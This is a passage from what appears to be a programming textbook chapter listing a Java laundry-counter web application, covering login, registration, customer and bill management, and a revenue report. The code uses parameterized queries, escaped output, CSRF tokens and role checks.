role=\"status\">").append(h(flash)).append("</p>\n");
        @SuppressWarnings("unchecked")
        List<String> recent = (List<String>) r.session.getOrDefault("recent", List.of());
        if (u != null && u.get("kind").equals("staff") && !recent.isEmpty()) {
            top.append("<p class=\"recent\">Recently viewed: ");
            for (String id : recent) top.append("<a
href=\"/bills/").append(h(id)).append("\">").append(h(id)).append("</a> ");
            top.append("</p>\n");
        }
        String html = "<!DOCTYPE html>\n<html lang=\"en\">\n<head>\n<meta charset=\"utf-
8\">\n"
                + "<meta name=\"viewport\" content=\"width=device-width, initial-
scale=1\">\n"
                + "<title>" + h(title) + " - Profitina Laundry Counter</title>\n"
                + "<link rel=\"stylesheet\"
href=\"/css/site.css\">\n</head>\n<body>\n<header class=\"bar\">\n"
                + "<a class=\"brand\" href=\"/\"><img src=\"/img/profitina-logo-
horizontal.png\" alt=\"Profitina\" height=\"28\">"
                + "<span>Laundry Counter</span></a>\n<nav aria-label=\"Main\">\n" + nav +
"</nav>\n</header>\n<main>\n"
                + "<h1>" + h(title) + "</h1>\n" + top + body + "\n</main>\n"
                + "<footer>Profitina Laundry, Surabaya. Sample data; every customer is
fictitious.</footer>\n</body>\n</html>\n";
        return new Resp(status, null, html);
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    static Resp message(Req r, int status, String title, String text) {
        return page(r, status, title, "<p class=\"errors\">" + h(text) + " <a
href=\"/\">Back to the price list</a>.</p>");
    }

    static String tokenField(Req r) {
        return "<input type=\"hidden\" name=\"__RequestVerificationToken\" value=\"" +
h(csrf(r)) + "\">";
    }

    static String summary(Map<String, String> e) {
        return e.containsKey("") ? "<div class=\"errors\"><ul><li>" + h(e.get("")) +
"</li></ul></div>\n" : "";
    }

    static String field(String name, String label, Object value, Map<String, String> e,
String type, String extra) {
        String key = name.substring(name.lastIndexOf('.') + 1);
        return "<label for=\"" + name + "\">" + h(label) + "</label>\n<input id=\"" + name
+ "\" name=\"" + name
                + "\" type=\"" + type + "\" value=\"" + h(value) + "\" " + extra + ">\n"
                + (e.containsKey(key) ? "<span class=\"field-error\">" + h(e.get(key)) +
"</span>\n" : "");
    }

    // ------------------------------------------------------------------ routes
    static Resp route(Req r) throws SQLException {
        String p = r.path, get = r.method.equals("GET") ? "GET" : "POST";
        Matcher m;
        if (p.equals("/")) return index(r);
        if (p.equals("/login")) return login(r);
        if (p.equals("/register")) return register(r);
        if (p.equals("/logout") && get.equals("POST")) return logout(r);
        if (p.equals("/denied")) return message(r, 403, "Not allowed", "Your account may
not open that page.");
        if (p.equals("/my-bills")) return myBills(r);
        if (p.equals("/customers")) return customers(r);
        if (p.equals("/customers/new")) return customerEdit(r, null);
        if ((m = Pattern.compile("/customers/(C\\d{4})/edit").matcher(p)).matches()) return
customerEdit(r, m.group(1));
        if ((m = Pattern.compile("/customers/(C\\d{4})/delete").matcher(p)).matches() &&
get.equals("POST"))
            return customerDelete(r, m.group(1));
        if ((m = Pattern.compile("/services/(S\\d{4})/edit").matcher(p)).matches()) return
serviceEdit(r, m.group(1));
        if (p.equals("/bills/new")) return billNew(r);
        if ((m = Pattern.compile("/bills/(\\w{5})/advance").matcher(p)).matches() &&
get.equals("POST"))
            return billAdvance(r, m.group(1));
        if ((m = Pattern.compile("/bills/(\\w{5})").matcher(p)).matches()) return
billDetail(r, m.group(1));
        if (p.equals("/reports/revenue")) return revenue(r);
        return message(r, 404, "Not found", "There is no such page or record.");
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    // ------------------------------------------------------------------ the price list, a
customer's bills
    static Resp index(Req r) throws SQLException {
        StringBuilder b = new StringBuilder();
        Map<String, String> u = r.user();
        if (u != null && u.get("kind").equals("staff")) {
            Map<String, Object> q = one(r, """
                    SELECT COALESCE(SUM(status = 'queued'), 0) AS queued,
COALESCE(SUM(status = 'finished'), 0) AS ready
                      FROM Bill WHERE ? IS NULL OR Outlet_id = ?""", u.get("outlet"),
u.get("outlet"));
            b.append("<p class=\"card\">Outlet ").append(h(u.get("outlet"))).append(":
<strong>").append(q.get("queued"))
             .append("</strong> bills in the
queue,\n<strong>").append(q.get("ready")).append("</strong> ready for pickup.</p>\n");
        }
        boolean owner = r.role().equals("owner");
        b.append("<table class=\"grid\"><thead><tr><th>Id</th><th>Service</th><th
class=\"num\">Price</th>")
         .append(owner ? "<th></th>" : "").append("</tr></thead>\n<tbody>");
        for (Map<String, Object> s : rows(r, "SELECT id, description, price FROM Service
ORDER BY id")) {

b.append("<tr><td>").append(h(s.get("id"))).append("</td><td>").append(h(s.get("description
")))
             .append("</td><td
class=\"num\">").append(rupiah(s.get("price"))).append("</td>")
             .append(owner ? "<td><a href=\"/services/" + h(s.get("id")) +
"/edit\">Edit</a></td>" : "").append("</tr>\n");
        }
        return page(r, 200, "Price list", b + "</tbody></table>");
    }

    static final String BILL_SELECT = """
            SELECT b.*, c.name AS customer_name, s.description AS service,
                   COALESCE((SELECT SUM(p.amount) FROM Payment p WHERE p.Bill_id = b.id),
0) AS paid
              FROM Bill b JOIN Customer c ON c.id = b.Customer_id JOIN Service s ON s.id =
b.Service_id""";

    static Resp myBills(Req r) throws SQLException {
        List<Map<String, Object>> bills = rows(r, BILL_SELECT + " WHERE b.Customer_id = ?
ORDER BY b.arrived DESC",
                                                r.user().get("id"));
        if (bills.isEmpty()) return page(r, 200, "My bills",
                "<p>You have no bills yet. Bring your laundry to any of our three
outlets.</p>");
        StringBuilder t = new StringBuilder("<table
class=\"grid\"><thead><tr><th>Bill</th><th>Arrived</th><th>Service</th>"
                + "<th>Status</th><th class=\"num\">Balance</th></tr></thead><tbody>\n");
        for (Map<String, Object> b : bills) {

t.append("<tr><td>").append(h(b.get("id"))).append("</td><td>").append(h(b.get("arrived")))
.append("</td><td>")

.append(h(b.get("service"))).append("</td><td>").append(h(b.get("status"))).append("</td><t
d class=\"num\">")
             .append(rupiah(num(b.get("payment")) -
num(b.get("paid")))).append("</td></tr>\n");
        }
        return page(r, 200, "My bills", t + "</tbody></table>");
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    // ------------------------------------------------------------------ registration,
login, logout
    static Map<String, String> findAccount(Req r, String email) throws SQLException {
        Map<String, Object> e = one(r, """
                SELECT e.id, e.name, e.Outlet_id, e.section, e.spv_id, e.password_hash,
                       (SELECT COUNT(*) FROM Employee s WHERE s.spv_id = e.id) AS team
                  FROM Employee e WHERE lower(e.email) = lower(?)""", email);
        if (e != null) {
            String role = e.get("spv_id") == null ? "owner" : num(e.get("team")) > 0 ?
"supervisor"
                    : s(e.get("section")).equals("transaction") ? "cashier" : "washer";
            return new HashMap<>(Map.of("kind", "staff", "id", s(e.get("id")), "name",
s(e.get("name")),
                    "outlet", s(e.get("Outlet_id")), "role", role, "hash",
s(e.get("password_hash"))));
        }
        Map<String, Object> c = one(r, "SELECT id, name, password_hash FROM Customer WHERE
lower(email) = lower(?)", email);
        if (c == null) return null;
        return new HashMap<>(Map.of("kind", "customer", "id", s(c.get("id")), "name",
s(c.get("name")),
                "outlet", "", "role", "customer", "hash", s(c.get("password_hash"))));
    }

    static Resp login(Req r) throws SQLException {
        Map<String, String> e = new LinkedHashMap<>();
        String email = r.in("Email"), back = r.form.getOrDefault("ReturnUrl",
r.q("ReturnUrl", ""));
        if (r.method.equals("POST")) {
            Map<String, String> a = findAccount(r, email);
            boolean ok = verifyPassword(r.in("Password"), a == null ||
a.get("hash").isEmpty() ? DUMMY_HASH : a.get("hash"));
            if (a == null || !ok) {
                e.put("", "Wrong e-mail or password.");
            } else {
                SESSIONS.remove(r.sid);                   // a new session id after every
login
                r.sid = newSession();
                r.session = SESSIONS.get(r.sid);
                a.remove("hash");
                r.session.put("user", a);
                flash(r, "Welcome, " + a.get("name") + ".");
                String home = a.get("kind").equals("staff") ? "/customers" : "/my-bills";
                return Resp.redirect(back.startsWith("/") && !back.startsWith("//") ? back
: home);
            }
        }
        return page(r, 200, "Log in", "<form method=\"post\" class=\"card narrow\">" +
tokenField(r) + summary(e)
                + field("Email", "E-mail", email, e, "email", "autocomplete=\"username\"
required")
                + field("Password", "Password", "", e, "password", "autocomplete=\"current-
password\" required")
                + "<input type=\"hidden\" name=\"ReturnUrl\" value=\"" + h(back) +
"\">\n<button>Log in</button></form>\n"
                + "<p>No account yet? <a href=\"/register\">Register as a
customer</a>.</p>");
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    static Resp logout(Req r) {
        SESSIONS.remove(r.sid);                          // forget everything about this
visitor
        r.sid = newSession();
        r.session = SESSIONS.get(r.sid);
        flash(r, "You have logged out.");
        return Resp.redirect("/login");
    }

    static final String[] CUSTOMER_FIELDS = {"Name", "Gender", "Place", "Birthdate",
"Address", "Phone", "Email"};

    static Map<String, String> customerForm(Req r) {
        Map<String, String> f = new HashMap<>();
        for (String k : CUSTOMER_FIELDS) f.put(k, r.in("Input." + k));
        return f;
    }

    static Map<String, String> checkCustomer(Map<String, String> f) {
        Map<String, String> e = new LinkedHashMap<>();
        Map<String, String> labels = new LinkedHashMap<>();
        labels.put("Name", "Name"); labels.put("Place", "Place of birth");
labels.put("Birthdate", "Birth date");
        labels.put("Address", "Address"); labels.put("Phone", "Phone"); labels.put("Email",
"E-mail");
        labels.forEach((k, label) -> { if (f.get(k).isEmpty()) e.put(k, "The " + label + "
field is required."); });
        for (Object[] kn : new Object[][]{{"Name", 50}, {"Place", 50}, {"Address", 200},
{"Email", 50}}) {
            String k = (String) kn[0];
            int n = (Integer) kn[1];
            if (!e.containsKey(k) && f.get(k).length() > n)
                e.put(k, "The field " + labels.get(k) + " must be a string with a maximum
length of " + n + ".");
        }
        if (!f.get("Gender").matches("[fm]")) e.put("Gender", "Gender must be f or m.");
        if (!e.containsKey("Phone") && !f.get("Phone").matches("0\\d{2,3}-?\\d{3,4}-
?\\d{3,4}"))
            e.put("Phone", "A phone looks like 0812-0000-1234.");
        if (!e.containsKey("Email") && !f.get("Email").matches("[^@\\s]+@[^@\\s]+"))
            e.put("Email", "The E-mail field is not a valid e-mail address.");
        if (e.isEmpty()) {                               // rules over the whole form come
last
            LocalDate born = null;
            try {
                if (f.get("Birthdate").length() == 10) born =
LocalDate.parse(f.get("Birthdate"));
            } catch (Exception ignored) {
                born = null;
            }
            if (born == null) e.put("Birthdate", "Birth date must look like 2001-07-25.");
            else if (born.getYear() < 1900 || born.isAfter(LocalDate.now()))
                e.put("Birthdate", "Birth date must be between 1900 and today.");
        }
        return e;
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    static String insertCustomer(Req r, Map<String, String> f, String hash) throws
SQLException {
        String[] id = new String[1];
        transaction(r, () -> {                            // the new id and the row: both
or neither
            id[0] = nextId(r, "Customer", "C");
            exec(r, """
                    INSERT INTO Customer (id, name, gender, place, birthdate, address,
phone, enrolled,
                                          email, password, credit, password_hash)
                    VALUES (?, ?, ?, ?, ?, ?, ?, ?, ?, '*****', 0, ?)""",
                    id[0], f.get("Name"), f.get("Gender"), f.get("Place"),
f.get("Birthdate"), f.get("Address"),
                    f.get("Phone"), now(), f.get("Email"), hash);
        });
        return id[0];
    }

    static String customerFields(Req r, Map<String, String> f, Map<String, String> e) {
        String g = f.getOrDefault("Gender", "f");
        return field("Input.Name", "Name", f.getOrDefault("Name", ""), e, "text", "")
                + "<label for=\"Input.Gender\">Gender</label>\n<select id=\"Input.Gender\"
name=\"Input.Gender\">"
                + "<option value=\"f\"" + (g.equals("f") ? " selected" : "") +
">female</option>"
                + "<option value=\"m\"" + (g.equals("m") ? " selected" : "") +
">male</option></select>\n"
                + (e.containsKey("Gender") ? "<span class=\"field-error\">" +
h(e.get("Gender")) + "</span>\n" : "")
                + field("Input.Place", "Place of birth", f.getOrDefault("Place", ""), e,
"text", "")
                + field("Input.Birthdate", "Birth date", f.getOrDefault("Birthdate", ""),
e, "date", "")
                + field("Input.Address", "Address", f.getOrDefault("Address", ""), e,
"text", "")
                + field("Input.Phone", "Phone", f.getOrDefault("Phone", ""), e, "text",
"placeholder=\"0812-0000-1234\"")
                + field("Input.Email", "E-mail", f.getOrDefault("Email", ""), e, "email",
"");
    }

    static Resp register(Req r) throws SQLException {
        Map<String, String> f = r.method.equals("POST") ? customerForm(r) : new
HashMap<>(Map.of("Gender", "f"));
        Map<String, String> e = new LinkedHashMap<>();
        if (r.method.equals("POST")) {
            e = checkCustomer(f);
            String pw = r.form.getOrDefault("Password", "");
            if (pw.length() < 8 || pw.length() > 100) e.put("Password", "The password needs
at least 8 characters.");
            if (!pw.equals(r.form.getOrDefault("Confirm", ""))) e.put("Confirm", "The two
passwords differ.");
            if (e.isEmpty() && findAccount(r, f.get("Email")) != null)
                e.put("Email", "That e-mail address already has an account.");
            if (e.isEmpty()) {
                String id = insertCustomer(r, f, hashPassword(pw));
                flash(r, "Account " + id + " created. Please log in.");
                return Resp.redirect("/login");           // Post/Redirect/Get
            }
        }
        return page(r, 200, "Register", "<form method=\"post\" class=\"card narrow\">" +
tokenField(r) + summary(e)
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
                + customerFields(r, f, e)
                + field("Password", "Password", "", e, "password", "autocomplete=\"new-
password\"")
                + field("Confirm", "Repeat the password", "", e, "password",
"autocomplete=\"new-password\"")
                + "<button>Create my account</button></form>");
    }

    // ---------------------------------------------------------------- F1: the customer
grid
    static Resp customers(Req r) throws SQLException {
        String q = r.q("q", ""), sort = SORTS.containsKey(r.q("sort", "")) ? r.q("sort",
"") : "name";
        boolean desc = r.q("dir", "asc").equals("desc");
        String where = "WHERE ? = '' OR name LIKE ? OR phone LIKE ? OR upper(id) =
upper(?)";
        Object[] args = {q, "%" + q + "%", "%" + q + "%", q};
        long total = num(one(r, "SELECT COUNT(*) AS n FROM Customer " + where,
args).get("n"));
        int pages = (int) Math.max(1, (total + PAGE_SIZE - 1) / PAGE_SIZE), p;
        try {
            p = Math.min(Math.max(Integer.parseInt(r.q("p", "1")), 1), pages);
        } catch (NumberFormatException ex) {
            p = 1;
        }
        List<Map<String, Object>> grid = rows(r, "SELECT id, name, phone, credit, "
                + "(SELECT COUNT(*) FROM Bill b WHERE b.Customer_id = Customer.id) AS bills
FROM Customer " + where
                + " ORDER BY " + SORTS.get(sort) + (desc ? " DESC" : " ASC") + ", id LIMIT
? OFFSET ?",
                q, "%" + q + "%", "%" + q + "%", q, PAGE_SIZE, (p - 1) * PAGE_SIZE);
        StringBuilder b = new StringBuilder("<form method=\"get\" class=\"toolbar\"><input
name=\"q\" value=\"" + h(q)
                + "\" placeholder=\"Name, phone or id\" aria-label=\"Search
customers\">\n<input type=\"hidden\" name=\"sort\" value=\""
                + sort + "\"><input type=\"hidden\" name=\"dir\" value=\"" + (desc ? "desc"
: "asc") + "\">\n"
                + "<button>Search</button> <a class=\"button secondary\"
href=\"/customers/new\">Add a customer</a></form>\n"
                + "<p class=\"muted\">" + total + " customers, page " + p + " of " + pages
+ ".</p>\n"
                + "<div class=\"scroll\"><table class=\"grid\"><thead><tr>\n");
        for (String[] col : new String[][]{{"id", "Id"}, {"name", "Name"}, {"phone",
"Phone"}, {"credit", "Credit"}}) {
            String dir = col[0].equals(sort) && !desc ? "desc" : "asc";
            b.append("<th").append(col[0].equals("credit") ? " class=\"num\"" : "")
             .append(col[0].equals(sort) ? " aria-sort=\"" + (desc ? "descending" :
"ascending") + "\"" : "")
             .append("><a href=\"").append(h(link(q, col[0], dir,
1))).append("\">").append(col[1]).append("</a></th>\n");
        }
        b.append("<th class=\"num\">Bills</th><th></th></tr></thead><tbody>\n");
        for (Map<String, Object> c : grid) {
            String id = h(c.get("id"));

b.append("<tr><td>").append(id).append("</td><td>").append(h(c.get("name"))).append("</td><
td>")
             .append(h(c.get("phone"))).append("</td><td
class=\"num\">").append(rupiah(c.get("credit")))
             .append("</td><td class=\"num\">").append(c.get("bills")).append("</td>\n<td
class=\"actions\"><a href=\"/customers/")
             .append(id).append("/edit\">Edit</a> <a
href=\"/bills/new?customer=").append(id).append("\">New bill</a>\n");
            if (num(c.get("bills")) == 0) {
                b.append("<form method=\"post\"
action=\"/customers/").append(id).append("/delete\" class=\"inline\">")
```

```
                    .append(tokenField(r)).append("<button class=\"link
danger\">Delete</button></form>");
            }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
            b.append("</td></tr>\n");
        }
        String dir = desc ? "desc" : "asc";
        b.append("</tbody></table></div>\n<nav class=\"pager\" aria-label=\"Pages\">");
        if (p > 1) b.append("<a href=\"").append(h(link(q, sort, dir,
1))).append("\">First</a> <a href=\"")
                    .append(h(link(q, sort, dir, p - 1))).append("\">Previous</a>\n");
        b.append("<span>Page ").append(p).append(" of ").append(pages).append("</span>\n");
        if (p < pages) b.append("<a href=\"").append(h(link(q, sort, dir, p +
1))).append("\">Next</a> <a href=\"")
                        .append(h(link(q, sort, dir, pages))).append("\">Last</a>");
        return page(r, 200, "Customers", b + "</nav>");
    }

    // The grid's state travels in the query string, so every view of the grid has its own
address.
    static String link(String q, String sort, String dir, int page) {
        return "/customers?" + (q.isEmpty() ? "" : "q=" + enc(q) + "&") + "sort=" + sort +
"&dir=" + dir + "&p=" + page;
    }

    // ---------------------------------------------------------------- F2, F3, F4: add,
edit, delete
    static Resp customerEdit(Req r, String cid) throws SQLException {
        Map<String, Object> old = cid == null ? null : one(r, "SELECT * FROM Customer WHERE
id = ?", cid);
        if (cid != null && old == null) return message(r, 404, "Not found", "There is no
such page or record.");
        Map<String, String> f = new HashMap<>(Map.of("Gender", "f")), e = new
LinkedHashMap<>();
        String credit = old == null ? "" : String.valueOf(num(old.get("credit")));
        if (old != null) for (String k : CUSTOMER_FIELDS) f.put(k,
s(old.get(k.toLowerCase())));
        if (r.method.equals("POST")) {
            f = customerForm(r);
            e = checkCustomer(f);
            credit = r.in("Credit");
            if (credit.startsWith("-")) e.put("Credit", "Credit cannot be negative.");
            if (e.isEmpty()) {
                if (cid == null) {
                    cid = insertCustomer(r, f, null);
                    flash(r, "Customer " + cid + " added.");
                } else {
                    // Only the owner may change a deposit; a posted Credit from anyone
else is ignored.
                    Object newCredit = r.role().equals("owner") &&
credit.matches("\\d+(\\.\\d+)?")
                            ? (long) Double.parseDouble(credit) : null;
                    exec(r, """
                            UPDATE Customer SET name = ?, gender = ?, place = ?, birthdate
= ?, address = ?, phone = ?,
                                                email = ?, credit = COALESCE(?, credit)
WHERE id = ?""",
                            f.get("Name"), f.get("Gender"), f.get("Place"),
f.get("Birthdate"), f.get("Address"),
                            f.get("Phone"), f.get("Email"), newCredit, cid);
                    flash(r, "Customer " + cid + " updated.");
                }
                return Resp.redirect("/customers?q=" + cid);
            }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
        }
        String creditPart = cid == null ? ""
                : r.role().equals("owner") ? field("Credit", "Credit (deposit, rupiah)",
credit, e, "number", "min=\"0\" step=\"1000\"")
                : "<p class=\"muted\">Credit: " + rupiah(old.get("credit")) + " (only the
owner changes a deposit)</p>\n";
        return page(r, 200, cid == null ? "Add a customer" : "Edit customer " + cid,
                "<form method=\"post\" class=\"card narrow\">" + tokenField(r) + summary(e)
+ customerFields(r, f, e)
                + creditPart + "<button>Save</button></form>");
    }

    static Resp customerDelete(Req r, String cid) throws SQLException {
        if (one(r, "SELECT id FROM Customer WHERE id = ?", cid) == null)
            return message(r, 404, "Not found", "There is no such page or record.");
        try {
            exec(r, "DELETE FROM Customer WHERE id = ?", cid);
            flash(r, "Customer " + cid + " deleted.");
        } catch (SQLException ex) {                        // the foreign key Bill_Customer
said no
            flash(r, "Customer " + cid + " has bills and cannot be deleted.");
        }
        return Resp.redirect("/customers");
    }

    // ---------------------------------------------------------------- F5: the owner
edits a service
    static Resp serviceEdit(Req r, String sid) throws SQLException {
        Map<String, Object> s = one(r, "SELECT * FROM Service WHERE id = ?", sid);
        if (s == null) return message(r, 404, "Not found", "There is no such page or
record.");
        Map<String, String> e = new LinkedHashMap<>();
        String desc = s(s.get("description")), price = String.valueOf(num(s.get("price")));
        if (r.method.equals("POST")) {
            desc = r.in("Description");
            price = r.in("Price");
            if (desc.isEmpty()) e.put("Description", "The Description field is required.");
            else if (desc.length() > 50)
                e.put("Description", "The field Description must be a string with a maximum
length of 50.");
            if (!price.matches("\\d{1,5}") || Integer.parseInt(price) < 1)
                e.put("Price", "A price is a whole number of rupiah from 1 to 99999.");
            if (e.isEmpty()) {
                exec(r, "UPDATE Service SET description = ?, price = ? WHERE id = ?", desc,
Integer.parseInt(price), sid);
                flash(r, "Service " + sid + " now costs " + rupiah(Integer.parseInt(price))
+ ".");
                return Resp.redirect("/");
            }
        }
        return page(r, 200, "Edit service " + sid, "<form method=\"post\" class=\"card
narrow\">" + tokenField(r) + summary(e)
                + field("Description", "Description", desc, e, "text", "")
                + field("Price", "Price (rupiah per unit)", price, e, "number", "min=\"1\"
max=\"99999\"")
                + "<p class=\"muted\">Bills already written keep the price they were
charged.</p>\n<button>Save</button></form>");
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    // ---------------------------------------------------------------- F6: a new bill,
checked on the server
    static Map<String, String> checkBill(Req r, Map<String, String> f) throws SQLException
{
        Map<String, String> e = new LinkedHashMap<>();
        if (!f.get("CustomerId").matches("C\\d{4}")) e.put("CustomerId", "A customer id
looks like C0001.");
        if (f.get("ServiceId").isEmpty()) e.put("ServiceId", "The Service field is
required.");
        if (!f.get("Unit").matches("-?\\d{1,9}")) e.put("Unit", "The value '" +
f.get("Unit") + "' is not valid for Quantity.");
        else if (Integer.parseInt(f.get("Unit")) < 1 || Integer.parseInt(f.get("Unit")) >
100)
            e.put("Unit", "The quantity must be a whole number from 1 to 100.");
        if (!f.get("Rack").matches("[A-Ca-c](0[1-9]|1[0-9]|20)"))
            e.put("Rack", "A rack is A, B or C and a number 01 to 20, like A07.");
        if (e.isEmpty()) {                                  // rules that need the data come
last
            if (one(r, "SELECT id FROM Customer WHERE id = ?", f.get("CustomerId")) ==
null)
                e.put("CustomerId", "There is no customer " + f.get("CustomerId") + ".");
            if (one(r, "SELECT id FROM Service WHERE id = ?", f.get("ServiceId")) == null)
                e.put("ServiceId", "There is no service " + f.get("ServiceId") + ".");
        }
        return e;
    }

    static Resp billNew(Req r) throws SQLException {
        Map<String, String> f = new HashMap<>(Map.of("CustomerId", r.q("customer", ""),
"ServiceId", "S0001",
                                                      "Unit", "1", "Rack", "")), e = new
LinkedHashMap<>();
        if (r.method.equals("POST")) {
            for (String k : List.of("CustomerId", "ServiceId", "Unit", "Rack")) f.put(k,
r.in("Input." + k));
            e = checkBill(r, f);
            if (e.isEmpty()) {
                Map<String, String> u = r.user();
                String[] id = new String[1];
                transaction(r, () -> {                      // the bill and its first log
row: both or neither
                    id[0] = nextId(r, "Bill", "B");
                    long price = num(one(r, "SELECT price FROM Service WHERE id = ?",
f.get("ServiceId")).get("price"));
                    int unit = Integer.parseInt(f.get("Unit"));
                    exec(r, """
                            INSERT INTO Bill (id, arrived, status, rack, unit, payment,
Customer_id, Employee_id,
                                              Service_id, Outlet_id) VALUES (?, ?,
'queued', ?, ?, ?, ?, ?, ?, ?)""",
                            id[0], now(), f.get("Rack").toUpperCase(), unit, price * unit,
f.get("CustomerId"),
                            u.get("id"), f.get("ServiceId"), u.get("outlet").isEmpty() ?
null : u.get("outlet"));
                    exec(r, "INSERT INTO StatusLog (Bill_id, status, changed_at,
Employee_id) VALUES (?, 'queued', ?, ?)",
                         id[0], now(), u.get("id"));
                });
                flash(r, "Bill " + id[0] + " created.");
                return Resp.redirect("/bills/" + id[0]);
            }
        }
        StringBuilder opts = new StringBuilder();
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
        for (Map<String, Object> s : rows(r, "SELECT id, description, price FROM Service
ORDER BY id")) {
            opts.append("<option value=\"").append(h(s.get("id"))).append("\"")
                    .append(s(s.get("id")).equals(f.get("ServiceId")) ? " selected" :
"").append(">")
                    .append(h(s.get("description"))).append(" -
").append(rupiah(s.get("price"))).append("</option>");
        }
        return page(r, 200, "New bill", "<form method=\"post\" class=\"card narrow\">" +
tokenField(r) + summary(e)
                + field("Input.CustomerId", "Customer id", f.get("CustomerId"), e, "text",
"placeholder=\"C0001\" pattern=\"C[0-9]{4}\" required")
                + "<label for=\"Input.ServiceId\">Service</label><select
id=\"Input.ServiceId\" name=\"Input.ServiceId\">" + opts + "</select>\n"
                + (e.containsKey("ServiceId") ? "<span class=\"field-error\">" +
h(e.get("ServiceId")) + "</span>\n" : "")
                + field("Input.Unit", "Quantity", f.get("Unit"), e, "number", "min=\"1\"
max=\"100\" required")
                + field("Input.Rack", "Rack", f.get("Rack"), e, "text",
"placeholder=\"A07\" pattern=\"[A-Ca-c](0[1-9]|1[0-9]|20)\" required")
                + "<p class=\"muted\">The price is computed by the server: price of the
service times the quantity.</p>\n"
                + "<button>Create bill</button></form>");
    }

    // ------------------------------------------------------------------ F7: one bill, and
its next status
    static Resp billDetail(Req r, String bid) throws SQLException {
        Map<String, Object> b = one(r, BILL_SELECT + " WHERE b.id = ?", bid.toUpperCase());
        if (b == null) return message(r, 404, "Not found", "There is no such page or
record.");
        String id = s(b.get("id"));
        @SuppressWarnings("unchecked")
        List<String> old = (List<String>) r.session.getOrDefault("recent", List.of());
        List<String> recent = new ArrayList<>(List.of(id));
        for (String x : old) if (!x.equals(id) && recent.size() < 5) recent.add(x);
        r.session.put("recent", recent);                  // this visitor's own list, in
this visitor's session
        String times = "Arrived " + h(b.get("arrived")) + (b.get("finished") != null ? ",
finished " + h(b.get("finished")) : "")
                + (b.get("departed") != null ? ", departed " + h(b.get("departed")) : "");
        String status = h(b.get("status"));
        return page(r, 200, "Bill " + id, "<div class=\"card\"><p><strong>" +
h(b.get("customer_name")) + "</strong> ("
                + h(b.get("Customer_id")) + "), " + h(b.get("service")) + " &times; " +
b.get("unit") + ", rack "
                + h(b.get("rack")) + ", outlet " + h(b.get("Outlet_id")) +
".</p>\n<p>Status: <span class=\"status "
                + status + "\">" + status + "</span>. " + times + ".</p>\n<p>Charged " +
rupiah(b.get("payment"))
                + ", paid " + rupiah(b.get("paid")) + ", balance " +
rupiah(num(b.get("payment")) - num(b.get("paid"))) + ".</p>\n"
                + (status.equals("departed") ? "" : "<form method=\"post\"
action=\"/bills/" + h(id) + "/advance\">"
                   + tokenField(r) + "<button>Next status</button></form>") + "</div>");
    }
```

Kode 16.15 (Lanjutan) *LaundryCounter.java: Laundry Counter di atas server HTTP JDK dan JDBC, padanan Java untuk situs ASP.NET.*

```
    static Resp billAdvance(Req r, String bid) throws SQLException {
        Map<String, Object> b = one(r, "SELECT status FROM Bill WHERE id = ?", bid);
        String status = b == null ? "" : s(b.get("status"));
        String next = status.equals("queued") ? "finished" : status.equals("finished") ?
"departed" : null;
        if (next == null) {
            flash(r, "Bill " + bid + " cannot move forward.");
        } else {
            transaction(r, () -> {                        // next is one of two words
written above
                exec(r, "UPDATE Bill SET status = ?, " + next + " = ? WHERE id = ? AND
status = ?", next, now(), bid, status);
                exec(r, "INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
VALUES (?, ?, ?, ?)",
                     bid, next, now(), r.user().get("id"));
            });
            flash(r, "Bill " + bid + " is now " + next + ".");
        }
        return Resp.redirect("/bills/" + bid);
    }

    // ---------------------------------------------------------------- F9: money
received, with a footer
    static Resp revenue(Req r) throws SQLException {
        String month = r.q("month", "2026-09");
        if (!month.matches("[0-9]{4}-(0[1-9]|1[0-2])")) return message(r, 400, "Bad
request", "The request could not be completed.");
        LocalDate first = LocalDate.parse(month + "-01");
        Map<String, Long> sums = new HashMap<>();
        for (Map<String, Object> x : rows(r, """
                SELECT substr(p.paid_at, 1, 10) AS day, COALESCE(b.Outlet_id, '') AS
outlet, SUM(p.amount) AS amount
                  FROM Payment p JOIN Bill b ON b.id = p.Bill_id
                 WHERE p.paid_at >= ? AND p.paid_at < ? GROUP BY 1, 2""", first.toString(),
first.plusMonths(1).toString())) {
            sums.put(x.get("day") + "/" + x.get("outlet"), num(x.get("amount")));
        }
        List<long[]> days = new ArrayList<>();
        List<String> names = new ArrayList<>();
        for (LocalDate d = first; d.getMonth() == first.getMonth(); d = d.plusDays(1)) {
            names.add(d.toString());
            days.add(new long[]{sums.getOrDefault(d + "/O01", 0L), sums.getOrDefault(d +
"/O02", 0L), sums.getOrDefault(d + "/O03", 0L)});
        }
        int pages = (days.size() + PAGE_SIZE - 1) / PAGE_SIZE, p;
        try {
            p = Math.min(Math.max(Integer.parseInt(r.q("p", "1")), 1), pages);
        } catch (NumberFormatException ex) {
            p = 1;
        }
        int from = (p - 1) * PAGE_SIZE, to = Math.min(from + PAGE_SIZE, days.size());
        StringBuilder b = new StringBuilder("<form method=\"get\" class=\"toolbar\"><input
name=\"month\" value=\"" + h(month)
                + "\" pattern=\"[0-9]{4}-[0-9]{2}\" aria-
